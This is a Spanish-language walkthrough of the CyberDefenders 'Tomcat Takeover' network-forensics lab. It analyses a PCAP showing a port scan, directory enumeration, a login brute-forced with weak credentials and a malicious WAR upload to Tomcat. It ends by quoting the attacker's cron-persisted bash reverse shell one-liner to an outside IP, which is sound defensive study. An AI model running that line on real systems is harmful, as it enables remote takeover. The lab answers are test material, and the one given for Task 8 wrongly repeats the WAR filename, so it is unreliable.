Cyber Defenders — Tomcat Takeover

Tomcat Takeover

- **Perfil**: Blue Team - Wireshark
- **Sección**: Network Forensics
- **Dificultad**: Fácil

En este laboratorio vamos a estar resolviendo un ejercicio correspondiente a la plataforma especializada en Blue Team, Cyber Defenders.

Para este ejercicio utilizaremos la herramienta de WireShark para el análisis de la red.

Enunciado: *"El equipo SOC ha identificado actividad sospechosa en un servidor web de la intranet de la empresa. Para comprender mejor la situación, han capturado tráfico de red para su análisis. El archivo PCAP puede contener pruebas de actividades maliciosas que llevaron a comprometer el servidor web Apache Tomcat. Su tarea es analizar el archivo PCAP para comprender el alcance del ataque".*

TOMCAT TAKEOVER —SOLUCIÓN

Task 1:


> Given the suspicious activity detected on the web server, the PCAP file reveals a series of requests across various ports, indicating potential scanning behavior. Can you identify the source IP address responsible for initiating these requests on our server?
>
> ***14.0.0.120***

En esta pregunta, se nos solicita la dirección IP fuente que realizó los escaneos de los puertos hacia nuestro servidor.

Podemos observar una serie de paquetes TCP enviados sucesivamente a través de diferentes IP, pero destacamos la 14.0.0.120 debido a que es una sucesión de paquete SYN y entre medio envía un RST packet. Eso podría indicar un tipo de escaneo silencioso que busque evitar el 3-way handshake característico de TCP, donde se envía un SYN, luego se establece un SYN-ACK y finalmente un ACK.


Para el caso de un Stealth Scan, primero se envía un SYN, luego un SYN-ACK y finalmente un RST, lo que evita generar el “ruido” de un 3-way handshake clásico.

De todos modos, en este tipo de laboratorios podemos ir probando diferentes direcciones IP hasta dar con la correcta, siempre observando la información que nos brinda el Wireshark.



ip.src == 14.0.0.120

No.	Time	Source	Destination	Protocol	Length	Info
1091	346.031483	14.0.0.120	10.0.0.112	TCP	60	51985 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1092	346.031493	14.0.0.120	10.0.0.112	TCP	60	51985 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1093	346.031494	14.0.0.120	10.0.0.112	TCP	60	51985 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1094	346.031495	14.0.0.120	10.0.0.112	TCP	60	51985 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1095	346.031625	14.0.0.120	10.0.0.112	TCP	60	51985 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1096	346.031628	14.0.0.120	10.0.0.112	TCP	60	51985 → 3306 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1098	346.031631	14.0.0.120	10.0.0.112	TCP	60	51985 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1100	346.031767	14.0.0.120	10.0.0.112	TCP	60	51985 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1102	346.031771	14.0.0.120	10.0.0.112	TCP	60	51985 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1104	346.031773	14.0.0.120	10.0.0.112	TCP	60	51985 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1111	346.032030	14.0.0.120	10.0.0.112	TCP	60	51985 → 22 [RST] Seq=1 Win=0 Len=0
1112	346.032222	14.0.0.120	10.0.0.112	TCP	60	51985 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1113	346.032225	14.0.0.120	10.0.0.112	TCP	60	51985 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1114	346.032226	14.0.0.120	10.0.0.112	TCP	60	51985 → 23 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1115	346.032325	14.0.0.120	10.0.0.112	TCP	60	51985 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1117	346.032329	14.0.0.120	10.0.0.112	TCP	60	51985 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1120	346.032446	14.0.0.120	10.0.0.112	TCP	60	51985 → 587 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1122	346.032448	14.0.0.120	10.0.0.112	TCP	60	51985 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1124	346.032450	14.0.0.120	10.0.0.112	TCP	60	51985 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1126	346.032552	14.0.0.120	10.0.0.112	TCP	60	51985 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1128	346.032555	14.0.0.120	10.0.0.112	TCP	60	51985 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1130	346.032557	14.0.0.120	10.0.0.112	TCP	60	51985 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1132	346.032670	14.0.0.120	10.0.0.112	TCP	60	51985 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1135	346.032674	14.0.0.120	10.0.0.112	TCP	60	51985 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1138	346.032676	14.0.0.120	10.0.0.112	TCP	60	51985 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1139	346.032773	14.0.0.120	10.0.0.112	TCP	60	51985 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460




No.	Time	Source	Destination	Protocol	Length	Info
1445	346.038685	10.0.0.112	14.0.0.120	TCP	60	361 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1446	346.038685	10.0.0.112	14.0.0.120	TCP	60	6516 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1447	346.038686	14.0.0.120	10.0.0.112	TCP	60	51985 → 8059 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1448	346.038687	10.0.0.112	14.0.0.120	TCP	60	1453 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1449	346.038688	14.0.0.120	10.0.0.112	TCP	60	51985 → 9530 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1450	346.038689	10.0.0.112	14.0.0.120	TCP	60	4078 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1451	346.038690	14.0.0.120	10.0.0.112	TCP	60	51985 → 7204 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1452	346.038782	10.0.0.112	14.0.0.120	TCP	60	8059 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1453	346.038784	14.0.0.120	10.0.0.112	TCP	60	51985 → 5731 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1454	346.038785	10.0.0.112	14.0.0.120	TCP	60	9530 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1455	346.038785	14.0.0.120	10.0.0.112	TCP	60	51985 → 5470 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1456	346.038786	10.0.0.112	14.0.0.120	TCP	60	7204 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1457	346.038787	14.0.0.120	10.0.0.112	TCP	60	51985 → 3298 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1458	346.038788	10.0.0.112	14.0.0.120	TCP	60	5731 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1459	346.038788	14.0.0.120	10.0.0.112	TCP	60	51985 → 6326 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1460	346.038789	10.0.0.112	14.0.0.120	TCP	60	5470 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1461	346.038884	14.0.0.120	10.0.0.112	TCP	60	51985 → 511 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1462	346.038886	10.0.0.112	14.0.0.120	TCP	60	3298 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1463	346.038887	14.0.0.120	10.0.0.112	TCP	60	51985 → 6744 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1464	346.038887	10.0.0.112	14.0.0.120	TCP	60	6326 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1465	346.038888	14.0.0.120	10.0.0.112	TCP	60	51985 → 843 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1466	346.038889	10.0.0.112	14.0.0.120	TCP	60	511 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1467	346.038890	10.0.0.112	14.0.0.120	TCP	60	6744 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1468	346.038890	14.0.0.120	10.0.0.112	TCP	60	51985 → 3404 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1469	346.038891	10.0.0.112	14.0.0.120	TCP	60	843 → 51985 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Task 2:

> Based on the identified IP address associated with the attacker, can you identify the country from which the attacker's activities originated?
>
> ***China***

Una de los métodos para resolver esta pregunta es ir a VirusTotal y colocar la dirección IP que utilizamos para responder anteriormente.




Task 3:

> From the PCAP file, multiple open ports were detected as a result of the attacker's active scan. Which of these ports provides access to the web server admin panel?
>
> ***8080***

Analizando nuevamente el tráfico de red mediante WireShark, podemos ver diferentes paquetes enviados a distintos puertos para realizar el escaneo. Uno de los puertos que el atacante descubre en su escaneo es el puerto 8080, que funciona igual que el puerto 80 y se aplica cuando éste puerto está bloqueado o se busca una manera alternativa.

Además de esta razón, el puerto 8080 se utiliza en servidores de aplicaciones como Apache Tomcat o configuraciones, donde el puerto 80 está bloqueado o en uso.

Y justamente Apache Tomcat es utilizado por esta organización, así que tenemos un claro motivo para sostener esta respuesta.



Task 4:


> Following the discovery of open ports on our server, it appears that the attacker attempted to enumerate and uncover directories and files on our web server. Which tools can you

> identify from the analysis that assisted the attacker in this enumeration process?
>
> ***Gobuster***

Gobuster es una popular herramienta utilizadas en hacking y pruebas de penetración diseñada para descubrir y enumerar directorios y subdominios que no están públicamente expuestos, aunque existen.

De este modo, si hay un directorios/dominio que no está expuesto a Internet por parte de una página, sea de forma intencional o no, con herramientas como Gobuster se pueden descubrir, permitiendo otra forma de comprometer un sitio web.

También lo podemos observar en algún paquete HTTP siguiendo la secuencia HTTP.




Task 5:

> After the effort to enumerate directories on our web server, the attacker made numerous requests to identify administrative interfaces. Which specific directory related to the admin panel did the attacker uncover?

> ***Manager***

Esto lo podemos descubrir filtrando para que solo salgan paquetes del protocolo HTTP, donde nos fijaremos en aquellos que sean exitosos (código 200).

Podemos observar diversas peticiones GET a archivos dentro del directorio /manager.




http

No.	Time	Source	Destination	Protocol	Length	Info
20275	386.531692	10.0.0.112	14.0.0.120	HTTP	1240	HTTP/1.1 404 Not Found (text/html)
20276	386.531943	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/deploy HTTP/1.1
20277	386.534044	10.0.0.112	14.0.0.120	HTTP	1346	HTTP/1.1 404 Not Found (text/html)
20278	386.534494	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/html HTTP/1.1
20279	386.535985	10.0.0.112	14.0.0.120	HTTP	1213	HTTP/1.1 404 Not Found (text/html)
20281	386.536431	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/html/* HTTP/1.1
20283	386.537057	10.0.0.112	14.0.0.120	HTTP	246	HTTP/1.1 404 Not Found (text/html)
20285	386.537392	14.0.0.120	10.0.0.112	HTTP	171	GET /manager/install HTTP/1.1
20286	386.540684	10.0.0.112	14.0.0.120	HTTP	1268	HTTP/1.1 404 Not Found (text/html)
20287	386.541020	14.0.0.120	10.0.0.112	HTTP	172	GET /manager/jmxproxy HTTP/1.1
20290	386.543490	10.0.0.112	14.0.0.120	HTTP	950	HTTP/1.1 401 Unauthorized (text/html)
20292	386.543936	14.0.0.120	10.0.0.112	HTTP	174	GET /manager/jmxproxy/* HTTP/1.1
20293	386.544552	10.0.0.112	14.0.0.120	HTTP	206	HTTP/1.1 302 Found
20294	386.544940	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/list HTTP/1.1
20296	386.545802	10.0.0.112	14.0.0.120	HTTP	245	HTTP/1.1 404 Not Found (text/html)
20298	386.546364	14.0.0.120	10.0.0.112	HTTP	175	GET /manager/manager.xml HTTP/1.1
20300	386.546604	10.0.0.112	14.0.0.120	HTTP	950	HTTP/1.1 401 Unauthorized (text/html)
20302	386.546877	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/reload HTTP/1.1
20304	386.554875	10.0.0.112	14.0.0.120	HTTP	307	HTTP/1.1 404 Not Found (text/html)
20306	386.555295	14.0.0.120	10.0.0.112	HTTP	170	GET /manager/remove HTTP/1.1
20308	386.556101	10.0.0.112	14.0.0.120	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
20310	386.556465	14.0.0.120	10.0.0.112	HTTP	173	GET /manager/resources HTTP/1.1
20312	386.556662	10.0.0.112	14.0.0.120	HTTP	309	HTTP/1.1 404 Not Found (text/html)
20314	386.556855	14.0.0.120	10.0.0.112	HTTP	169	GET /manager/roles HTTP/1.1
20316	386.560606	10.0.0.112	14.0.0.120	HTTP	309	HTTP/1.1 404 Not Found (text/html)
20318	386.560951	14.0.0.120	10.0.0.112	HTTP	168	GET /manager/save HTTP/1.1

Task 6:

> After accessing the admin panel, the attacker tried to brute-force the login credentials. Can you determine the correct username and password that the attacker successfully used for login?
>
> ***admin:tomcat***

Para facilitar esta cuestión, iremos directamente a filtrar dentro de Wireshark por las peticiones HTTP referidas a procesos de autenticación básica.




http.authbasic

No.	Time	Source	Destination	Protocol	Length	Info
20533	418.803368	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20537	420.954790	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20541	422.734699	14.0.0.120	10.0.0.112	HTTP	448	GET /manager/html HTTP/1.1
20545	429.510478	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20549	434.167858	14.0.0.120	10.0.0.112	HTTP	460	GET /manager/html HTTP/1.1
20553	437.100598	14.0.0.120	10.0.0.112	HTTP	456	GET /manager/html HTTP/1.1
20571	437.174669	14.0.0.120	10.0.0.112	HTTP	478	GET /manager/images/tomcat.gif HTTP/1.1
20579	437.178997	14.0.0.120	10.0.0.112	HTTP	480	GET /manager/images/asf-logo.svg HTTP/1.1
20616	547.381269	14.0.0.120	10.0.0.112	HTTP	712	POST /manager/html/upload;jsessionid=0DE586F27B2F4B06CA045F731ED69E717org.apache.catalina.filters.CSRF_NONCE=83EDF4E2462ECC725BAF3420D7A46974 HTTP/1.1

El paquete seleccionado se refiere a uno de sesión, por lo cual estamos en el lugar correcto. No puede ser otro paquete pues son peticiones GET, es decir, se

desea obtener un archivo desde el servidor web, caso contrario a las peticiones POST, donde se quiere subir algo a un servidor web.

Dentro de la sección del protocolo HTTP se puede observar justamente la información que fue enviada al servidor, ya que es una petición POST.



En la sección de autorización se observan las credenciales de acceso, bastante débil por cierto.

Task 7:


> Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?
>
> ***JXQOZY.war***

Sin movernos del mismo paquete, podremos observar, haciendo un seguimiento de la secuencia HTTP, que se buscó subir un archivo malicioso que le permitirá establecer una reverse shell.

Task 8:

> After successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?
>
> ***JXQOZY.war***

Todas estas peticiones TCP contemplan comunicaciones mediante una reverse shell.



Si observamos el contenido de una de ellas, observaremos el típico comando del one-liner de bash para una reverse shell.

```
whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

Laboratorio completado!